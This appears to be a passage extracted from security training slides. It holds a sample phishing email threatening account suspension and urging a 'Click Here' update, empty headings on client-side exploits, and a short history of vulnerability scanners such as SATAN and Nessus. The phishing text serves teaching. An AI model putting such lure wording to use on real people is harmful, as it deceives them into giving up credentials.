
However, failure to update your records will result in account suspension. Please update your records on or before **December 25, 2007**.

you are requested to update your account informations at the following link.


[Click Here](#) To update your informations.



# Example Client Side Exploit



# iTunes Client Side Exploit



# **TOOLS AND ATTACK IMPLEMENTATION**

# Vulnerability Scanners


- Vulnerability Assessment is a software bug or mis-configuration which can allow for unauthorized access to network resources.
- Original vulnerability scanner was called SATAN (Security Admin Tool for Analyzing Networks)
- Written by Dan Farmer in 1995 employed by SGI at the time
- Very controversial when released. Eventually resulted in SGI firing Dan Farmer.
- Currently there are many commercial scanners.
  - ISS Internet Scanner
  - SAINT
  - Retina by eEye
  - Nessus by Tenable

# Nessus

- Nessus project started by Renaud Deraison in 1998.
- Very popular vulnerability scanner
- Oct 2005 founded Tenable security and changed to “closed source”
- Still free but with limited signature set
- OPEN-VAS is a fork of the original Nessus code and is still open source.  
(<http://www.openvas.org>)




# Nessus Architecture



